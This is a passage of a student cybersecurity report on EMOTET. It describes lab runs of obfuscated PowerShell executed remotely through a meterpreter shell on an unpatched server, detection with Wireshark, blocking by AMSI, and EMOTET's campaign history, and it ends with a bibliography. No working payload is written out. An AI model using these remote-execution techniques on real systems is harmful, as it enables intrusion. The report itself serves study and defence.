


Figure 41 Scriptblock "Is This Thing On?" (Jones, 2021)

- The chosen obfuscation - method is the encoding in binary option

Figure 42 Obfuscation in Binaries (Jones, 2021)

Take Note:

- The whitespace at the beginning is also a part of the obfuscated code.

- powershell.exe -c “Obfuscated Code”, tells the meterpreter shell to execute PowerShell with the -c (command) obfuscated shell. Powershell returns, “Is this thing on?”.




Figure 43 Successfully Running Obfuscated Code Remotely (Jones, 2021)

Take Note:

- The payload is complete, and it stealthily ran on the remote server. However, this code was not malware but could easily have been malware concealed as payloads in the obfuscated code employed by EMOTET.

Detecting Obfuscated Code in PowerShell

Payloads delivered through obfuscated code are visible through detecting the running processes the payload executes. WireShark can aid in the discovery if an attacker is sending obfuscated code to PowerShell. Here, WireShark detects a remote host sending a package to the server.




Figure 48 Packets with Obfuscated Code Captured in WireShark (Jones, 2021)

Task Manager Reveals that PowerShell is running, though it is impossible to see what the obfuscated code displays in this task.




Figure 49 Obfuscated Code Running in PowerShell (Jones, 2021)

- Combining the remote code execution of the calculator from the last task and obfuscating it allows an attacker to execute a payload within the server remotely.

Figure 50 Executing an Obfuscated Payload Remotely (Jones, 2021)




Figure 51 Calculator Executes in PowerShell on Remote Server (Jones, 2021)

Lastly, WireShark detects the packets sent over the TCP Protocol




Figure 52 Packet Captures in WireShark (Jones, 2021)

The Antimalware Scan Interface (AMSI) can scan antimalware before execution. AMSI was created in 2015, so the 2012 R2 server does not have the AMSI configurations. Running the code in PowerShell ISE on the 2012 R2 works without trouble




Figure 53 Mitigating through AMSI, Server 2012 (Jones, 2021)

Running the obfuscated code on John's updated machine proves impossible. An error message appears stating, "This script contains malicious content and has been blocked by your antivirus software".




Figure 54 Error Close-Up (Jones, 2021)

The full screen of successfully blocking the obfuscated code through AMSI.




Figure 55 Obfuscated Code Blocked by AMSI (Jones, 2021)

The remaining two steps from Kakuraku and Kalla's research are outside the scope of this report, though they are made possible through the vulnerabilities already exploited.

Step 6:
EMOTET steals user credentials, financial and personal information by dropping Trojan modules such as Trickbot, IceDiD and Ursnif onto the victim's computer.

Step 7:
EMOTET returns the valuable information to the adversary via a C2C established connection.

2018 - 2020

Petcu continued to elaborate on how EMOTET in 2018 moved on to attack Allentown; The economic nerve centre of the Northeastern USA. Allentown's mayor explained how EMOTET infected government computers before self-replication and stealing login credentials. The attack ended up costing Allentown just under $1 000 000 (Blake, 2018). Apart from the Allentown attack, EMOTET's activity remained idle in 2018. One could interpret this silence as the calm before the storm. The reason being; Mealyworm were intensifying their collaboration with the creators of TrickBot. In addition, the hacking group incorporated a family of banking Trojans named Qakbot to EMOTET, Petcu claims. Qakbot is, according to an article posted to Trend Micro, another banking Trojan that has existed since 2007 (Trend Micro, 2020). Trend Micro disclosed that Qakbot aimed to *"…steal banking credentials and other financial information"*, additionally Qakbot had *"… worm-like capabilities, able to drop additional malware, log user keystrokes, and create a backdoor to compromised machines. It also uses advance or new techniques to evade detection and protect itself from manual analysis".*

Lastly, as 2018 came to an end, EMOTET incorporated Outlook Harvesting (Hornet Security, n.d.) This method allowed EMOTET to read through the victims' email contacts before issuing emails to these contacts from an infected system. Unfortunately, unsuspecting recipients on the victim machines mailing list would further receive what appeared to be a legitimate email, and so the virus managed to worm its way through contact lists.

The quantum of techniques EMOTET implored saw EMOTET peak in 2019 when it reemerged with high-profile attacks on German institutions and the city of Frankfurt, according to Petcu. Email campaigns that spread through botnet spam mail targeted employees of companies based in Germany, England and Italy.
A feature published by SophosLabs Team explains how Mealybug appeared to phish victims with the simplest of emails (SophosLabs Research Team, 2019). Convincing, mundane emails with intended spelling mistakes lured the victims. In addition,

some personalized emails were made possible through social engineering or the hackers impersonating recipients on the mailing list to exploit the victims successfully.

From February to June 2020, EMOTET appeared to have dissipated entirely before resurfacing in July 2020 when a malspam campaign delivered 250 000 emails to the U.K. and the USA. Another short break followed after the summer until October 14th, when EMOTET, like many other phishing campaigns, exploited prominent world events such as Donald Trump and Covid-19 in the email headers causing EMOTET to reach a broader audience. The latest bait was to urge users into following a Windows Update attachment that prompted users to update Microsoft Word, according to Petcu. 2020 also saw Japan and Australia become targets, according to Bromiums October 2020 report (Bromium, 2020).

2021

On April 25th 2021, Malwarebytes announced that EMOTET controllers started distributing uninstallers to infected machines in the form of a 32 bit DLL payload (Segura, 2021).

Though security configurations are eradicating EMOTET, the vulnerabilities EMOTET exploited are still highly active. A report issued in March revealed that Trickbot usurped the throne shortly after EMOTET's takedown and considered the most significant threat today (Bracken, 2021).

The cybersecurity war remains a constant.

4). Conclusion

Computer systems are constantly vulnerable to attacks. Patched vulnerabilities serve as invitations for hackers to discover new trajectories. Ethical hackers work alongside companies in an attempts to uncover these vulnerabilities, and part one discussed how penetration testers could simulate an attack against a system and discussed why the report excluded the time-consuming techniques offered by red teams.

Through MITRE and NVD, part one disclosed when the vulnerabilities first were recorded. The report examined when some of the vulnerabilities peeked and discovered that where some vulnerabilities became infamous, reports and research barely mentioned the others. Due to I.T. experts constantly releasing new patches, the suggestions for detection and mitigation saw a standard recommendation; to update the computer system and software. The repetition of CISA's, MS-ISAC's and Trend Micro's instructions also uncovered an understanding of how closely related the vulnerabilities were to each other, yet they were very different.

The vulnerable virtual machines set up in part two imagined a white-box Microsoft Office environment full of unpatched vulnerabilities, ready to answer the question as to how EMOTET became so powerful. Given EMOTET's advanced and intelligent techniques, the short yet poignant description of EMOTET expressed by Europol in their January 2021 press release accurately summarized the devastation EMOTET caused during its six and a half years of operation. The answer to the question became clear: Fighting EMOTET was not just patching one vulnerability; EMOTET's power came from incorporating several vulnerabilities, evolving them, and offering them as a service. The last exploit in this report saw, for instance, obfuscated code in PowerShell remotely executing via exploiting the SMB protocol. EMOTET also incorporate other trojans such as the TrickBot Trojan or IcedID. Removing EMOTET was easier said than done. The stealthy persistent capabilities EMOTET obtained through exploiting the common vulnerabilities mentioned in the report made it almost impossible to remove. It may have been possible to update the computer. However, if EMOTET had embedded its persistence in AppData, the infected computer had to be isolated before it could be reinstalled entirely.

The detection methods in part two demonstrated the successful exploits and served as a recommendation for uncovering whether a computer system is infected. Once mitigated, it was no longer possible to exploit the vulnerabilities as Windows Defender blocked the incoming requests, which subsequently thwarted the payloads.

Overcoming the Challenges Faced

A) It was challenging learning how to exploit common vulnerabilities with no prior knowledge. However, several articles and youtube videos offered detailed explanations on how to exploit. The times the hacking did come to a halt, it helped to ask around on forums where several experts in different fields reside. Though executing obfuscated code proved difficult, once it became clear that the obfuscated code needed to begin with “powershell.exe -c” (a fact that needed 17 hours of research), executing the code remotely was easy. It all came down to “when you know, you know”.

B) Obtaining a Microsoft Office 2019 license may be challenging due to legal issues. This challenge was overcome by downloading Microsoft Office 2007, which offers a limited amount of use before the license needs obtaining.

5). Bibliography

ActiveXSploit, 2021. *Obfuscate PowerShell script using Invoke-Obfuscation!*. [video] Available at: <https://www.youtube.com/watch?v=6o7hMytqBfA> [Accessed 13 June 2021].

Blake, A., 2018. Malware infection poised to cost $1 million to Allentown, Pa.: Mayor. *The Washington Times*, [online] p.Online. Available at: <https://www.washingtontimes.com/news/2018/feb/21/malware-infection-posed-cost-1-million-allentown-p/> [Accessed June 1st 2021].

Bracken, B., 2021. *TrickBot Takes Over, After Cops Kneecap Emotet*. [online] threatpost.com. Available at: <https://threatpost.com/trickbot-takes-over-emotet/164710/> [Accessed June 13th 2021].

Bromium, 2020. *Threat Insights Report, October 2020*. [online] Bromium, p.2. Available at: <https://threatresearch.ext.hp.com/wp-content/uploads/2020/10/HP_Bromium_Threat_Insights_Report_October_2020.pdf> [Accessed 9 May 2021].

canva.com, 2021. *NTJ Logo*. [image] Available at: <https://www.canva.com/design/DAEe2T5CuMg/share/preview?token=8YQ0KJGAj1q3gXWUih6_sA&role=EDITOR&utm_content=DAEe2T5CuMg&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton> [Accessed 18 May 2021].

Carnegie Mellon University, 2001. *Multiple intrusion detection systems may be circumvented via %u encoding*. [online] Kb.cert.org. Available at: <https://www.kb.cert.org/vuls/id/548515> [Accessed June 5th 2021].

Center for Internet Security, 2017. *Multiple Vulnerabilities in Microsoft Windows SMB Server Could Allow for Remote Code Execution - CIS*. [online] cisecurity.org. Available at: <https://www.cisecurity.org/advisory/multiple-vulnerabilities-in-microsoft-windows-smb-server-could-allow-for-remote-code-execution/> [Accessed June 9th 2021].

Chandel, R., 2019. *SMB Penetration Testing (Port 445)*. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/smb-penetration-testing-port-445/> [Accessed June 11th 2021].

Cybersecurity & Infrastructure Security Agency, Department of Homeland Security and National Cybersecurity and Communications Integration Center, 2018. *Emotet Malware*. [online] Us-cert.cisa.gov. Available at: <https://us-cert.cisa.gov/ncas/alerts/TA18-201A> [Accessed 5 May 2021].

Cybersecurity and Infrastructure Security Agency and Multi-State Information Sharing & Analysis Center, 2020. *Emotet Malware*. Cybersecurity and Infrastructure Security Agency (CISA) and the Multi-State Information Sharing & Analysis Center (MS-ISAC).

Cynet, 2020. *Office Macro Attacks*. [online] cynet.com. Available at: <https://www.cynet.com/attack-techniques-hands-on/office-macro-attacks/> [Accessed 5 June 2021].

Dahan, M., 2021. Remote Code Execution (RCE) attacks explained. [Blog] *Comparitech*, Available at: <https://www.comparitech.com/blog/information-security/remote-code-execution-attacks/> [Accessed 4 June 2021].

Delaney, D., 2017. How to detect the presence of WannaCry Ransomware and SMBv1 servers on your network. [Blog] *Netfort*, Available at: <https://www.netfort.com/blog/detect-wannacry-ransomware/> [Accessed 9 June 2021].

Didier, S., 2019. *Retrieving Second Stage Payload with Ncat*. [online] SANS Internet Storm Center. Available at: <https://isc.sans.edu/forums/diary/Retrieving+Second+Stage+Payload+with+Ncat/24988/> [Accessed 9 May 2021].

Duncan, B., 2018. *Malware Team Up: Malspam Pushing Emotet + Trickbot*. [online] Unit42.paloaltonetworks.com. Available at: <https://unit42.paloaltonetworks.com/unit42-malware-team-malspam-pushing-emotet-trickbot/> [Accessed June 1st 2021].

Europol, 2021. *WORLD'S MOST DANGEROUS MALWARE EMOTET DISRUPTED THROUGH GLOBAL ACTION*. [online] Available at: <https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action> [Accessed 4 May 2021].

FileInfo, n.d. .*BAT File Extension*. [online] fileinfo.com. Available at: <https://fileinfo.com/extension/bat> [Accessed 10 June 2021].

G DATA, 2019. Distributing Malware - one "Word" at a Time. [Blog] *G Data*, Available at: <https://www.gdatasoftware.com/blog/2019/02/31429-distributing-malware-word> [Accessed 5 June 2021].

Hornet Security, n.d. *Infopaper: EMOTET -the Most Dangerous Malware in the World*. [ebook] Hornetsecurity.com, pp.1-4. Available at: <https://www.hornetsecurity.com/en/knowledge-base/emotet/> [Accessed 9 May 2021].

Hornet Security, n.d. *What is Emotet? Definition, infection chain and protection!*. [online] Hornetsecurity.com. Available at: <https://www.hornetsecurity.com/en/knowledge-base/emotet/#:~:text=This%20can%20have%20serious%20consequences,restrictions%20in%20critical%20business%20processes.> [Accessed 9 May 2021].

Huỳnh, T., 2019. *Person Wearing LED Mask Doing Silence Gesture*. [image] Available at: <https://www.pexels.com/photo/person-wearing-led-mask-doing-silence-gesture-3156660/> [Accessed 10 June 2021].

Kaspersky, n.d. Remote Code Execution (RCE). [online] Kaspersky. Available at: <https://encyclopedia.kaspersky.com/glossary/remote-code-execution-rce/> [Accessed June 3rd 2021].

Kessem, L., Wiesen, M., Darsan, T. and Agayev, T., 2017. *New Banking Trojan IcedID Discovered by IBM X-Force Research*. [online] Security Intelligence. Available at: <https://securityintelligence.com/new-banking-trojan-icedid-discovered-by-ibm-x-force-research/> [Accessed 9 May 2021].

Kuraku, S. and Kalla, D., 2020. Emotet Malware - A Banking Credentials Stealer. *Journal of Computer Engineering*, [online] 22(4), pp.32, 37, 38, 39. Available at: <https://www.researchgate.net/publication/343681889_Emotet_Malware_-A_Banking_Credentials_Stealer> [Accessed 6 May 2021].

Logpoint, 2021. Emotet: What you need to know about Emotet malware. [Blog] *Logpoint.com*, Available at: <https://www.logpoint.com/en/blog/emotet/> [Accessed 19 May 2021].

Mehta, P., n.d. *What is pen testing?*. [online] TechTarget. Available at: <https://searchsecurity.techtarget.com/definition/penetration-testing> [Accessed June 12th 2021].

Microsoft, 2016. *Server Message Block Overview*. [online] docs.microsoft.com. Available at: <https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831795(v=ws.11)> [Accessed 30 May 2021].

Microsoft, 2019. *Advanced Threat Analytics suspicious activity guide*. [online] Docs.microsoft.com. Available at: <https://docs.microsoft.com/en-us/advanced-threat-analytics/suspicious-activity-guide#remote-execution-attempt-detected> [Accessed June 4th 2021].

Microsoft, 2019. *Antimalware Scan Interface (AMSI)*. [online] Docs.microsoft.com. Available at: <https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal> [Accessed June 6th 2021].

Microsoft, 2021. *Macro malware - Windows security*. [online] docs.microsoft.com. Available at: <https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/macro-malware> [Accessed June 5th 2021].

Microsoft, 2021. *What is PowerShell? - PowerShell*. [online] docs.microsoft.com. Available at: <https://docs.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7.1> [Accessed 4 May 2021].

Microsoft, n.d. *Write-Host*. [online] docs.microsoft.com. Available at: <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/write-host?view=powershell-7.1> [Accessed 10 June 2021].

MITRE, 2002. *CVE-2002-1143*. [online] cve.mitre.org. Available at: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1143> [Accessed 5 June 2021].

MITRE, 2017. *CVE-2017-0144*. [online] cvedetails.com. Available at: <https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2017-0144> [Accessed 30 May 2021].

MITRE, 2017. *CVE-2017-11882*. [online] cvedetails.com. Available at: <https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2017-11882> [Accessed 3 June 2021].

MITRE, 2018. *CVE-2018-8415*. [online] cvedetails.com. Available at: <https://www.cvedetails.com/cve/CVE-2018-8415/> [Accessed 1 June 2021].

MITRE, 2019. *CVE-2019-0561 : An information disclosure vulnerability exists when Microsoft Word macro buttons are used improperly, aka "Microsof*. [online] Cvedetails.com. Available at: <https://www.cvedetails.com/cve/CVE-2019-0561/> [Accessed June 1st 2021].

MITRE, 2021. *CVE-1999-0085*. [online] cve.mitre.org. Available at: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0085> [Accessed 3 June 2021].

MITRE, n.d. *CWE-20*. [online] cwe.mitre.org. Available at: <https://cwe.mitre.org/data/definitions/20.html> [Accessed 3 June 2021].

MITRE, n.d. *CWE-94*. [online] cve.mitre.org. Available at: <https://cwe.mitre.org/data/definitions/94.html> [Accessed 3 June 2021].

MITRE, n.d. *CWE-119*. [online] cve.mitre.org. Available at: <https://cwe.mitre.org/data/definitions/119.html> [Accessed 3 June 2021].

Moore, J., Jones, D. and Bertram, A., 2020. *What is PowerShell?*. [online] techtarget.com. Available at: <https://searchwindowsserver.techtarget.com/definition/PowerShell> [Accessed 4 May 2021].

National Cybersecurity and Communications Integration Center, n.d. *WHAT IS WANNACRY/WANACRYPT0R?*. [ebook] National Cybersecurity and Communications Integration Center. Available at: <https://us-

cert.cisa.gov/sites/default/files/FactSheets/NCCIC%20ICS_FactSheet_WannaCry_Ransomware_S508C.pdf> [Accessed June 3rd 2021].

National Institute of Standards and Technology, 2017. *CVE-2017-0144*. [online] nvd.nist.gov. Available at: <https://nvd.nist.gov/vuln/detail/cve-2017-0144> [Accessed 30 May 2021].

